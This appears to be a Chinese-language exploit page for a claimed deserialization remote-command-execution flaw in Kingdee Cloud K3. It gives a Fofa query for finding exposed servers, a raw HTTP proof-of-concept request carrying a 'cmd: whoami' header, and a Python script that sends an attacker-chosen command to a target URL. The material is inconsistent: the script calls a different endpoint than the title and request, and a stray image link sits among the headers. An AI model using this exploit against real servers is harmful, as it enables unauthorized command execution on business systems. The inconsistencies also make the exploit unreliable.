# 金蝶云SaveUserPassport存在反序列导致命令执行漏洞

1. Fofa

app="Kingdee-K3-cloud"



1. POC

POST /K3Cloud/Kingdee.BOS.ServiceFacade.ServicesStub.User.UserService.SaveUserPassport.common.kdsvc?dcInfo=11 HTTP/1.1

Content-Length: 15651

Host:

Accept: text/plain, \*/\*; q=0.01

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36


Content-Type: text/json

Accept-Encoding: gzip, deflate

cmd: whoami

Connection: close

{"ap0":"","format":"3"}



1. Exp

# -\*- coding: utf-8 -\*-

import requests

import sys

# 获取命令行参数

url = sys.argv[1]

cmd = sys.argv[2]

# 构造请求头

url1 = url + "/k3cloud/Kingdee.BOS.ServiceFacade.ServicesStub.InOutDataService.GetImportOutData.common.kdsvc"

headers = {

'Accept': 'text/plain, \*/\*; q=0.01',

'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.5563.111 Safari/537.36',

'Content-Type': 'text/json',

'Accept-Encoding': 'gzip, deflate',

'cmd': cmd,

'Accept-Language': 'zh-CN,zh;q=0.9',

}

# 构造请求数据

data = '{"ap0":"","format":"3"}'

proxies = {

"http": "http://127.0.0.1:8080",

"https": "https://127.0.0.1:8080",

}

# 发送POST请求

response = requests.post(url1, headers=headers, data=data, verify=False, timeout=10)

response\_first\_line = response.text.split('\n')[0]

# 输出响应内容

if "authority" in response.text:

print("命令执行成功")

print("网页响应:" + response\_first\_line)

else:

print("失败")

